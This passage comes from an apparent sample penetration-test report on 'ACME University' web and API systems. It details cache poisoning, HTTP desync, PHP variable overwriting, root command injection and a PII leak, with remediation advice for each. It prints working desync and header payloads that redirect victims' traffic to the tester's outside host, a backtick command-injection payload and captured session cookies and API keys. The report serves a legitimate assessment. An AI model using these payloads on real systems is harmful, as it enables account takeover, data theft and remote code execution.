The script also made an alert just so that it was easy to identify when the modified version of the page would load (since there is load balancing taking place, a user can be given one of two variants of each page). A real attacker would not be kind enough to alert the victim that they have been compromised, but this also demonstrates a visual that compromise has taken place and that the attacker has, at the very least, obtained arbitrary Javascript execution.

REDACTED FOR SAMPLE REPORT

Figure 4: The attacker successfully executing scripts in the victim's browser about to steal username and passwords from the victim.



Figure 5: When the victim logs into their online account, the attacker silently steals their username, password and other sensitive data from their session.

Remediation Recommendation

There are quite a few steps that may need to be taken since there are several factors potentially at fault. Below are five potential factors with details and solutions for each factor.

FACTOR #1 – FORWARDED HEADER

AEM Dispatcher (or some service in the path to the origin publisher server) blindly trusts headers values that override the Host header or server domain name. This leads to the reflections that are abused. The Forwarded header and Referer header were discovered but there could be more that could be abused. For a solution, see Factor #4.

FACTOR #2 – REFERER HEADER

It should be noted that the code that implants the Referer header into the body of the response might not be an AEM issue. This may be an in-house modification made to the code. However, it is likely that the fix for the Referer issue will be the responsibility of the in-house web development team. The remediation for that issue is to remove the storage of the Referer value in the body of the HTML. If it must remain there, then at the very least it should be escaped so that it will not render as HTML.

FACTOR #3 – CACHING DIRECTIVES

Caching directives may be too permissive. There is a configuration file called dispatcher.any that contains the logic on what triggers a cache operation and what is ignored by the cache server. This will have to be reviewed. Ideally, the caching server will be very specific about what it should cache and what it should not cache. Keep in mind that caching servers allow you to be very specific about what is cached, including what to do with headers. You may have a rule that states that a cache event will only take place if the <following list> of safe headers are present and not cache if dangerous headers are present. However, this will need extensive review because there can be a lot of scenarios where bypasses will be possible if not configured correctly. A major step in the right direction is discussed in Factor #4.

FACTOR #4 – SUPPORT FOR RARE OR UNUSED HEADERS

One of the headers that was found to be vulnerable (Forwarded) does not need to be supported by the servers processing the request. There may be a lot more affected headers that are simply not used and can be safely disabled. Ideally, support for all unused headers will be disabled since they can be abused in a variety of ways. This is especially true since there are 4 or more appliances that parse Internet traffic before it reaches the final destination (publisher server). It is surprising that the IPS or the WAF that sit in front of the AEM instances do not trigger an event when an obviously-malicious Referer header is present in a request, this is validation that it is safer to minimize the feature set of the web servers so that they do not act on potentially-malicious requests.

FACTOR #5 – DIFFERENT SERVER TECHNOLOGIES USED

The AEM Dispatcher and the AEM Publisher might not be using the same operating system and/or web server. The disparity between the two servers, logic and parsing rules might be causing other issues (in fact, that might be one of the causes for the HTTP Desync issue discussed in Section 7.2). By making sure that the servers in a chain are running identical configurations and servers, it reduces the risk of attackers taking advantage of devastating logic or synchronization issues (however, this might not be directly related to this issue).

8.2. HTTP Desync Attack Leads to Full Compromise of all Online Accounts

Severity Ranking: Critical – 10

There exists an HTTP desynchronization issue that can be exploited in many different ways for various levels of compromise across the entire ACME University domain. The attacks that Appgate TAS confirmed (with custom exploits) during this assessment include: Attack Option #1 - The ability to force any authenticated user into performing an action on the attacker's behalf. For example, an unauthenticated attacker can force an authenticated user into changing their email address to an attacker-controlled email address thus granting the attacker access to the account via the Forgot Password feature.

Attack Option #2 - The ability to cause a site-wide denial of service (DoS) making all valid requests fail with an error so that no legitimate user can use the site or log into their accounts (both mobile and web users are affected). Even though there is an appliance in front of the endpoints that prevent attempts at distributed denial-of-service attacks, this particular attack vector evades that detection and causes the issue on the servers themselves.

Attack Option #3 - The ability to redirect all legitimate traffic to the site to a malicious location of the attacker's choosing. This is not related to the cache poison issue documented in Section 8.1. Appgate TAS found a way to abuse the discrepancy in order to make the legitimate domain redirect to a malicious site that is perfect for phishing attacks since the user knows that the went to the legitimate site and are expected to login with valid set of credentials. The attacker can then forward to the real domain so that the victim has no idea they were compromised (unless they know what to look for). This also results in session information disclosure, IP address disclosure, API token disclosures and other useful information disclosures.

Attack Option #4 - The ability to hijack an internal proxy server (mobile API requests destined to the Jumphost). This was a rather surprising issue in which the attacker can configure an internal proxy server from a single HTTP request. It is still unclear why this was possible.



Figure 6: A generalized flow of a desync attack. The main two issues are that the two servers in question do not agree on the boundaries of the attacker's payload and the connections to the backend server are shared by both the attacker and victim. As a result, the attacker gets to maliciously alter the victim's request.

RESULT

Attack Option #1 - Forcing the Victim User to Perform Actions on the Attacker's Behalf

Below is a demonstrated attack in which an attacker can force an authenticated user into performing an action on the attacker's behalf. First the attacker poisons the socket with the following request:

```
...
Transfer-Encoding : chunked
Content-Length: 53
Connection: close
0
GET /api/v1/device-authentication HTTP/1.1
X: X
```

The next request that is made on that socket is an authenticated user that is making a simple GET request to /transactional/index. Since the attacker has poisoned the socket, the final request will be to GET /api/v1/device-authentication with the victim's session cookies.

Figure 7: Successfully forced an authenticated user to perform an action on the attacker's behave (forcing an API call to retrieve PII).

Attack Option #2 – Site-wide Denial-of-Service (DoS).

Just as it is possible to hijack all incoming socket connections to force valid users into malicious behavior, it is also possible to make all incoming connections result in an error (due to invalid HTTP requests). An attacker can write their exploits in a loop to disrupt all sockets making all connections fail. For example, an attacker can leave a single character on the socket (such as "M") and when the next HTTP request comes in, the victim's data will be appended to the single "M" to make an incorrect HTTP verb ("MGET" instead of "GET" or "MPOST" instead of "POST"). The server will return an error to the valid user as a result.



Figure 8: Denying new connections to the website by causing each new connection to receive an HTTP parsing error (405 Method Not Allowed).

Appgate TAS demonstrated this by sending a single character onto multiple sockets, then wrote a script to continuously fetch the website from another IP address that simulated multiple users visiting the site (to confirm that the sockets were being reused globally and not tied to IP address). The result is that the script encountered a 405 Method Not Allowed error with each request which was expected since the sockets were being corrupting with single characters. In short, just a few lines of code can cause a site-wide denial-ofservice.

Attack Option #3 – Site-wide Redirection to a Malicious Domain

Appgate TAS discovered an interesting behavior in which a header value would override the Host header or the actual domain in certain responses. As a result, it was possible to create a condition in which a 404 error would be redirected to a destination of the attacker's choosing. This particular vector is mostly useless on its own (since an attacker would not be able to easily influence the headers of a victim in their requests), but when combined with HTTP desynchronization issues, it can have disastrous results.

The behavior can be seen in the following examples:

REQUEST	RESPONSE
GET /.ico HTTP/1.1 Host: ptestaem.acmeuniversity.edu x-forwarded-host: do0.appgateinc.com	HTTP/1.1 302 Found Location: https://do0.appgateinc.com/404/

Or the same can be achieved with the following header:

REQUEST	RESPONSE
GET /.ico HTTP/1.1 Host: ptestaem.acmeuniversity. eduForwarded: to=do0.appgateinc.com;by=do0. appgateinc.com;host=do0.appgateinc. com	HTTP/1.1 302 Found Location: https://do0.appgateinc.com/404/

In order to demonstrate this issue, Appgate TAS launched the following payload in a loop:

```
…
Transfer-Encoding : chunked
Content-Length: 245
0
GET /pre-qualification/data-entry/index.ico??X=Y&Z=A&AA=B&C=D&G=G&H=AB
HTTP/1.1
Forwarded:
for=do0.appgateinc.com;by=do0.appgateinc.com;host=do0.appgateinc.com
X: X
```

Then, when a legitimate visitor attempts to browse to any page on ptestaem.acmeuniversity.edu, their request is corrupted with the GET request to an invalid page that includes the reflection which results in the 302 redirect to the attacker's site:

Redacted Iframe with victim website (not shown in sample report).

Figure 9: When an unsuspecting victim attempts to browse to the acmeuniverity.com site during this redirect desync attack they will be forced to go to the attacker's domain.

This is a perfect phishing opportunity for an attacker since the victim knows they just browsed to the target website and they are expecting to log in.

ATTACK OPTION #4 – HIJACKING MOBILE API TRAFFIC

All of the attack options thus far have their own destructive power, and the side effects can also aid in other attacks against customers or resources. Appgate TAS discovered that it was also possible to hijack the traffic from mobile phones that were sending traffic through the Jumphost. In the end, the attacker ends up with the mobile API traffic which reveals sensitive information about the clients (login information, IP address, API keys and other sensitive information).

When Appgate TAS would use the following payload in a desync attack, it resulted in mobile devices sending traffic through their own proxy server:

```
GET /pre-qualification/dataentry/
index.ico??XXX=YYY&ZZZ=AAA&AAA=BBB&CCC=DDD&GGG=GGGG&HHHH
=AAAAB HTTP/1.1
x-forwarded-host: do0.appgateinc.com:9999
x-forwarded-proto: http
x-forwarded-prefix: /checkin
x-forwarded-port: 443
x-forwarded-for: 138.197.74.239
Forwarded:
for=do0.appgateinc.com;by=do0.appgateinc.com;host=do0.appgateinc.com
X: X
```

And the results were victim requests being sent to the attacker:

```
XXX.XXX.XXX.238 - - [13/Mar/2020 10:29:07] "GET /404/ HTTP/1.1" 200 9
Request from: XX.XXX.XX.194
GET /404/
Cookie:
BIGipServertest01.acmeuniversity.edu_api_https_pool=267722668.47873.0000;
path=/; Httponly; Secure,
TS01a75f37=013c861d1166f9e91edc75cefa4e46516b93b618712f91516afd9c5f75d7
bcf1b1084feea75513e913f0caf0622848ec1c05240642528e51c5ea422c08a8716e27d
71fd51b; Path=/,
X-C1B-Sid: ef6a8c0b-5c39-4522-b980-14cc4ec5f258
Connection: Keep-Alive
X-C1B-Timestamp: 1584095384655
X-C1B-Cversion: 2.27
Content-Length:
X-C1B-Apikey: 1234c5e2-15c7-456b-b380-26ae29bb2dda
User-Agent: okhttp/4.2.1
Host: do0.appgateinc.com
Accept-Type: application/json
Cache-Control: no-cache, no-store
X-C1B-Jhcn: get_metal_Design
X-C1B-Signature: yY0kxvhE1Fdwd+62W5eW3g==
Accept-Language: en
Content-Type: text/plain
Accept-Encoding: gzip
```

```
XXX.XXX.XXX.238 - - [13/Mar/2020 10:29:02] "GET /404/ HTTP/1.1" 200 9
Request from: XXX.XX.XXX.238
GET /404/
X-C1B-Sid: e32fd389-721e-4945-780d-cd08f926dd62
Connection: keep-alive
X-C1B-Timestamp: 1584095342757
X-C1B-Cversion: 2.28
Content-Length:
User-Agent: ACMEUni/286 CFNetwork/1098.7 Darwin/18.6.0
Host: do0.appgateinc.com
Accept-Type: application/json
Cache-Control: no-cache, no-store
X-C1B-Jhcn: get_all_offers_v1
Accept: */*
X-C1B-Signature: 4oRweNL/r43eweQa8j4qukA==
Accept-Language: en
Content-Type: text/plain
Accept-Encoding: gzip, deflate, br
```

REMEDIATION RECOMMENDATION

There are several ways to address a desynchronization issue:

- **Force the use of HTTPv2.0 on (at least) the front-end servers.** HTTPv2.0 no longer has a length field and forbids the use of Transfer-Encoding which means that 28 all v2.0-enabled servers will always agree on the length of a payload and not allow any misinterpretation of where one begins or ends.
- **Do not allow back-end communication to share/reuse connections.** This is one of the contributing factors to this attack. Since everyone shares the same socket to the backend, the attacker is guaranteed to snare a victim with a desync attack. By ensuring that each connection to the back end is new, the attacker will not have any influence over others' traffic.
- **Ensure that all servers in the path to the final destination are running the same webserver** (including version, patch level, OS and configuration). This is one way to help avoid any confusion on where one payload begins and ends because all servers will interpret a request in the same way. However, since there are more than two servers that inspect and potentially parse the messages, this should not be the only solution. This is certainly an advised solution; however the recommendations above should also be executed.

8.3. PHP Variable Tampering

Severity Ranking: Critical – 10

There exist many conditions throughout the API code in which an attacker can overwrite variable values that are initially pulled from a configuration file. This puts the attacker in a position to change the flow of code to their advantage. As a demonstration, Appgate TAS forced the engine to talk to a malicious message bus server (on a server outside of the University universe) instead of the legitimate server, but there are many more opportunities for abuse depending on the goals of the attacker.

The issue is introduced when a base class (that many objects extend) will assign any parameter name and value as variables in the base class. At the point of malicious variable assignment, the base class has already pulled protected and mission-critical variable and values from a configuration file that an attacker can overwrite and assign arbitrary values to these configuration directives.

RESULTS

The vulnerable path can be demonstrated in the call to credential.php:

```
GET
/secure/rest/v2/engine/wheel/openldap/credentials?....UNIVERSE_MBUS_HOST=do0
.appgateinc.com&UNIVERSE_MBUS_PORT=9999
-> credentials.php (EngineClient object is instantiated)
-> engine.php (class EngineClient extends Base)
-> base.php (pulls variables from config.api and sets UNIVERSE_* on the object)
-> parent::__construct($args)
-> base_service.php loops through all of the params sent to credential.php and
sets them as $this->variable_name=variable_value
```

This means that if an attacker includes UNIVERSE_variable_to_overwrite with a malicious value as parameters to any API call that calls any class that extends Base (or any other class that insecurely handles parameter values) it will be possible to overwrite critical variables that will allow the attacker to control the behavior of the object.

Below is the path in code:

```
$client = new EngineClient($rest-params); //credential.php
...
class EngineClient extends Base { //engine.php
...
public function __construct($args=array()) {
parent::__construct($args);
public function connect() {
try {
if($this->connection) {
$this->disconnect();
}
$this->connection=new AMQPSSLConnection(
$this->UNIVERSE_MBUS_HOST,
$this->UNIVERSE_MBUS_PORT,
$this->UNIVERSE_MBUS_USER,
$this->UNIVERSE_MBUS_PASSWORD,
$this->UNIVERSE_MBUS_VHOST,
array (
'cafile' => $this->UNIVERSE_CAFILE,
'verify_peer' => true
)
);
}
...
class Base extends BaseService { //base2.php
public function __construct ($args=array()) {
$ini_array = parse_ini_file("/etc/UNIVERSE/api/config.ini");
foreach($ini_array as $key=>$val) {
$this->{"UNIVERSE_".$key}=$val;
}
parent::__construct($args);
...
class BaseService { //base_service2.php
...
public function __construct ($args=array()) {
foreach($args as $key=>$val) {
$pattern = '/^(password|oldPassword|ppAclPassword)$/';
if (!preg_match($pattern,$key)) {
$this->{$key}=$this->clean_input($val);
}
else
$this{$key}=$val; //overwriting any value already assigned
}{
```

In the example above the attacker can control:

- UNIVERSE_MBUS_HOST
- UNIVERSE_MBUS_PORT
- UNIVERSE_MBUS_USER
- UNIVERSE_MBUS_PASSWORD
- UNIVERSE_MBUS_VHOST
- UNIVERSE_CAFILE

This gives the attacker the ability to set a malicious message bus server that can allow for a wide variety of creative attacks against the application and the data it expects from the legitimate message bus server. This includes remote code execution by supplying the engine with malicious values from the malicious message bus server that end up in calls such as this (where $args comes from the malicious server):

```
'results'=>json_decode(shell_exec("/usr/share/UNIVERSE/monitor/bin/query.pl
'".$args."'"),true)
```

Take note that even though the message bus connection routine is specifically set to validate the server by checking against a supplied CA file, the attacker can point to any CA file that is on the server that they would also have access to. As a great example, the OpenVPN sample encryption certificates that are on the server can be used by the attacker to bypass that restriction (since the attacker can download those sample certificates from a public GitHub repository).

It should be reiterated that there are many paths to exploit this vulnerability since Appgate TAS found more than 100 insecure object instantiations that extend vulnerable classes.



Illustration 1: Successfully overwriting server-side variables to force the server into talking to a malicious MessageBus server.



Illustration 2: Bypassing the CA verification by pointing to OpenVPN sample encryption certificates that are available to the public and installed on the engine.

REMEDIATION RECOMMENDATION

Do not blindly accept and assign variable values provided to the API by external and untrusted data. Class instantiation such as EngineClient($rest params) gives too many opportunities for abuse. It would be ideal if only the parameters from the request that are needed and expected were passed into the class for instantiation. Since most of the API calls also check against a $rest->require_params() call, it would be possible to know which variables to pull out of the request and ignore all others. Additionally, it is recommended that all names and variables be validated against an expected data type (for example, it is known in advance which variables consist of only digits, alphanumeric values, etc.).

8.4. Remote Root Code Execution

Severity Ranking: Critical – 10

It is possible to execute arbitrary code on any spawned resource made available from the resource web interface (file servers, VPN servers, VDI desktops, etc.) as the root user, due to insufficient data sanitization and variable inclusion into shell scripts that come from untrusted user input.

There are a few contributing factors that play a role in this vulnerability:

1. The regular expressions that are used to clean data from external and untrusted requests are too broad and forgiving since there is only one validation routine for many different data types.
2. There is no form of parameter sanitization for variable names except for a conversion of all alpha characters to uppercase (which can still be abused for remote code execution as seen in the example).
3. All variables passed from an external and untrusted request end up in a shell script that is run on all spawned resource in the project/network.

In order for an attacker to execute arbitrary code as root on any spawned resource, the following obstacles need to be overcome:

1. The meta variable values are limited to a certain character set (limiting the types of attacks since `, <, >, !, &, ; and other special bash characters are not allowed).
2. The meta variable names are converted to uppercase (breaking most Linux commands).
3. The shell script that meta values are injected into should succeed in execution for the resource to be brought online.
4. The order in which the environment variables are put into the shell script cannot be determined.

Appgate TAS discovered several ways to bypass all obstacles in order to achieve remote code execution.

RESULTS

When an attacker makes a PUT request for /secure/rest/v2/wheel, they supply various parameters that are used in creating a virtual machine on the project network, including meta values that are used when instantiating, provisioning and configuration of the asset. Shell scripts are created in order to run on the spawned resource that contain these values that are stored in environment variables for the scripts to reference similar to the following line:

```
echo 'Starting B08E67FD4133B165FB8D23757.sh'
export UNIVERSE_GROUPS='ARRAY(0x7fde6c158cc0)';
export UNIVERSE_ROLE='';
export UNIVERSE_ID='exit';
export UNIVERSE_META_USB_FORWARDING='no';
export UNIVERSE_META_HMAC_KEY='AAAABBBBCCCCDDDDEEEEFFFF';
export UNIVERSE_DEPENDENCIES='ARRAY(0x7fde6c158a98)';
export UNIVERSE_IMAGEID='ubuntu-16-04-x64';
export UNIVERSE_IP='xxx.xxx.xxx.49';
...
```

Any value with the word "META" in the name comes directly from the meta JSON object in the request to the wheel API endpoint. For example, "meta":{"a":"mark","b":"2<mark> `bad`/","c!!!``<>":"very bad"} would end up in the shell script like this after all filters and scrubbing routines have operated on the values:

```
export UNIVERSE_META_A='mark';
export UNIVERSE_META_B='2mark bad/';
export UNIVERSE_META_C!!!``<>='very bad';
```

Since the variable name is not sanitized (and only converted to uppercase) and the variable values scrub out most characters that will allow direct code execution, it is possible to combine both name and value for code execution like so:

```
meta:{"MARKMARK":"touch /tmp/MARKMARK-rce",
"FOO`$UNIVERSE_MARKMARK`":"",
"9FOO`$UNIVERSE_MARKMARK`":""
"ZFOO`$UNIVERSE_MARKMARK`":""}
```

The exploit above stores the code to be executed in MARKMARK, which will be expanded to the environment variable $UNIVERSE_MARKMARK. Then the exploit abuses the variable names that allow special shell characters in the names to execute whatever command is stored in $UNIVERSE_MARKMARK. Notice that more triggers (9FOO and ZFOO) are added because the order in which the environment variables are placed into the shell script is not always known; this way it can be guaranteed that the call to trigger the code execution will be referencing an environment variable that has already been set. This attack vector puts an attacker in a position to completely compromise all machines in a project, control values that come from the engine and potentially gain access to the engine itself (or other trusted processes and services) since it is not expected that a user will ever have root access to the majority of the network servers.



Illustration 1: Successfully overwriting server-side variables to force the server into talking to a malicious MessageBus server.

Remediation Recommendation

It is recommended to:

- Only pass expected variable names and values to the shell scripts (and not everything that is passed in the meta object);
- Scrub, validate and parameterize all variable names and values against their expected format and data type (and not against a broad regular expression that is too permissive);
- Consider returning an error if the variable name or value is not exactly as intended so that malformed or malicious attempts will not end up in the shell scripts.

8.5. PII of All ACME University Users Leaked in Unauthenticated Call [API]

Severity Ranking: Critical – 10

There exists an API that an unauthenticated Internet user can call to retrieve highly sensitive information of all ACME University application users. This sensitive information includes IP address of the victim, address, GPS coordinates of location of IP address, user name, metadata about all of the victim's registered mobile devices, customer ID, device vendor ID, the history of the device on the site, internal tracking numbers, device browser type, information about proxies used by the phone and other highly sensitive information.

It is important to understand that since the customer IDs are sequential, it would be possible for an attacker to write a routine that will retrieve all of the customer's sensitive information in a relatively short period of time (Appgate TAS wrote a demonstration routine that revealed more than 100 customer's sensitive data in the test environment in just a few minutes).

RESULTS

The following endpoint is vulnerable to this information leak:

```
GET /api/v1/device/getdevices/2658112
```

An attacker only needs to change the customerID above to retrieve other users' sensitive data.

Figure 10: Unauthenticated access to all customers' private information.

Remediation Recommendation

There are two factors that contribute to this issue; a lack of authentication and lack of validation to ensure that the requesting user has privileged access to the requested data. Therefore, it is recommended that the method call require authentication as well as ensure that only information that is associated with the requesting user is returned. In this way, the user would not have to provide their clientID since the backend will determine this information from the user's session.

It should be noted that the developers quickly responded to this issue during the penetration test and quickly (within one day) had a solution in place to address the first issue (lack of authentication) however the remediation for the second issue (lack of validation) is still underway. This means that the attack is now only possible from an authenticated standpoint (in other words, only authenticated users can steal data from other users). This reduces the

PRIOR PAGES DELETED FOR BREVITY

Appendix A – Appgate Threat Advisory Services Risk Matrix

This document serves to define the metrics used by Appgate TAS to gauge the severity of vulnerabilities discovered during consulting engagements. Severity levels are typically rated 1 through 10, with 10 being the most severe. These severity levels are also color coded for ease of reference.

The assigned severity level is primarily based on the consultant's informed opinion. Appgate TAS's severity levels are guidelines, and Appgate TAS's consultants may adjust the ratings based on their experience with the vulnerability and the application or system being assessed. The severity levels also take into consideration industry standard risk ratings, the location of the system within our client's infrastructure, and any known security solutions deployed or mitigating controls that may be in place.

Severity Ranking	Assignment Rationale
10	A vulnerability which is known to lead to the compromise of the application or system being tested and no mitigating factor is currently known (ex: host is vulnerable to MS09-050, custom exploit was developed)
9	A vulnerability which is known to lead to the compromise of the application or system being tested, however a mitigating factor is present (ex: host is known exploitable but the patch cycle patches it tomorrow)
8	A vulnerability which may lead to compromise of the application or system being tested, however several mitigating factors are present (ex: host is vulnerable and will be patched shortly, network configuration prevents talking directly to the required port) or exploitation is possible but only theoretical.
7	XSS and other clientside attacks, very significant information disclosure (ex: administrator hashes)
6	Significant information disclosure, PII, user passwords
5	Valuable information disclosure (ex: DNS zone transfers, account enumeration, etc),
4	Other application or system specific information disclosure which does not fit into #3 (ex: development notes, configuration files, etc)
3	Minor information disclosure, OS, patch levels (if current), etc.
2	Non exploitable vulnerabilities which should still be addressed or low value information disclosure
1	Vulnerabilities which are theoretical or are unconfirmed, information found in the assessment that may not be vulnerabilities as such but still have a potential security impact and are worth communicating to the client.